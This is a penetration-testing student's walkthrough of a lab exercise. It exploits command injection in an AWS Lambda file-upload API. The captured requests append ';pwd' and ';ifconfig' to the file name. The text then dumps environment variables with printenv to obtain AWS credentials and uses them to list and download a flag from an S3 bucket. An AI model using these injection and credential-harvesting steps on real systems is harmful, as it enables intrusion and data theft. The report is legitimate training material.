Walkthrough

Foundation: Red

7/6/2022

BY: Zachkery Valete Rodriguez

Contents

Executive Report

Walkthrough Scenario: Learn how a vulnerable lambda function can be leveraged to perform a privileged operation. Use a command Injection vulnerability and leverage it to get hold of temporary access credentials and interact with the S3 buckets on the AWS account.

Tools/Skills Gained:

- FoxyProxy
- Kali Linux
- Burp Suite
- Linux Commands
- AWS S3 Buckets

Findings:

The vulnerability with the lambda function allows threat actors to execute Linux based commands through http requests. This vulnerability should be seen as critical as it has lead to the accessibility of all the information needed to access the AWS resources linked to this server (in this case the S3 bucket).


Remediation:

Look to find the source of the lambda function vulnerability and with proper testing, confirm that the ability to execute commands on the server via http requests is disabled.


Technical Report

Actions Taken:


- Started up the lab and the kali Linux instance.
- Used the given link in the lab to go to the vulnerable file upload page.
- Switched FoxyProxy to the Burp suite option to be able to intercept and modify the requests.




- Attempted to upload a file that is less than 4 mb (an error was received when I tried to drop an application on the file upload page)
- Intercepted the request and sent it to the repeater.
- From here, append a ';' to the end of the post request and see if I could run simple commands.


Send
Cancel
Target: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Request
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
POST /Prod/api/file/Copy-Paste%20README;pwd HTTP/1.1
Host: cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod
Origin: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Content-Length: 626
Connection: close
Copy text TO AttackDefense Lab
1. Press "Shift + Ctrl + Alt" to open copy-paste panel from the left side of the lab window.
2. Paste the text in the Clipboard textbox.
3. Press "Shift + Ctrl + Alt" again, to minimize the panel.
Response
Raw
Headers
Hex
Pretty
Raw
Render
\n
Actions
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 104
Connection: close
Date: Wed, 29 Jun 2022 19:00:25 GMT
x-amzn-RequestId: de3dca55-9f5c-4011-80a6-e472d4d7a3e0
x-amz-apigw-id: Uf4jkFf8yQ0FgfQ=
X-Amzn-Trace-Id: Root=1-62bca149-05b3ce0c544e22340bf04bcc;Sampled=0
X-Cache: Error from cloudfront
Via: 1.1 2c7d387775f2e52dd268d2f49202b5d2.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: EWR53-P1
X-Amz-Cf-Id: LQT3nWYW2jcJkLFMR2lZdLKskPmELi2j2cxn8cEmDRthFDsLge1JnQ==
{
"message":Errorputtingobject:temporary-public-image-store:2022-06-29-Copy-Paste%20README
/var/task
}

Request
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
POST /Prod/api/file/Copy-Paste%20README;ifconfig HTTP/1.1
Host: cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod
Origin: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com
Content-Length: 626
Connection: close
Copy text TO AttackDefense Lab
1. Press "Shift + Ctrl + Alt" to open copy-paste panel from the left side of the lab window.
2. Paste the text in the Clipboard textbox.
Response
Raw
Headers
Hex
Pretty
Raw
Render
\n
Actions
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 118
Connection: close
Date: Wed, 29 Jun 2022 19:02:36 GMT
x-amzn-RequestId: 045634fe-a867-466c-9f4a-b89f71fa32c7
x-amz-apigw-id: Uf43-Fh-yQ0FdXg=
X-Amzn-Trace-Id: Root=1-62bca1cc-20f684c030d2a81b7f53772f;Sampled=0
X-Cache: Error from cloudfront
Via: 1.1 957a0e737a088bdc07cb5cc9dcc9e826.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: EWR53-P1
X-Amz-Cf-Id: 77K-xjwqjc5CFLQCbhEXSvpH-5bgWOxIMtNMqAW1e_VKPsB8FUSFLQ==
{
"message":Error:Commandfailed:echo$(date+%F)-Copy-Paste%20README;ifconfig
/bin/sh:ifconfig:commandnotfound






Commands Tested:

- Dir
    - No response.

- Ifconfig
    - Displayed a response 'command not found' << well hey at least I got a response and it's looking like we're dealing with a linux/unix based system.
- Printenv
    - Displayed ALL of the environmental variables!

- Now with all of environmental variables, I was able see all of the information needed to access the AWS account referenced with this server.
- I attempted access the S3 bucket directly using the DEST_BUCKET variable location and AWS documentation for S3 bucket endpoints. DENIED

Attempt to access bucket through terminal with keys: SUCCESS!


File Edit Tabs Help
presign
root@attackdefense:~# aws s3 ls s3://temporary-public-image-store
2020-10-30 04:24:16   39 flag.txt
root@attackdefense:~# ls
Desktop thinclient_drives
root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now sta
and recommended for general use. For more information, see the AWS CLI versi
 installation instructions at: https://docs.aws.amazon.com/cli/latest/usergu
install-cliv2.html
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:
  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: paths
root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt .
download: s3://temporary-public-image-store/flag.txt to ./flag.txt
root@attackdefense:~# ls
Desktop flag.txt thinclient_drives
root@attackdefense:~# cat flag.txt
FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1afroot@attackdefense:~#

Lessons Learned

- These hands-on labs are going to be seriously addicting xD

- Poke around and see if you can make responses in your favor for more information or access.

- Documentation is key for being able to find out and understand how information/resources are accessed. << AWS website for S3 buckets, hosted videos for using burp suite, etc.

- I'm thinking with enough hands-on practice, everything you do as a pen tester becomes second nature. What is this, what does it do, what documentation can I find about how it works, etc.

References

Pentester Academy. (n.d.). *Command Injection Vulnerability*. Online Labs. Retrieved July 6, 2022, from https://attackdefense.pentesteracademy.com/challengedetails?cid=2282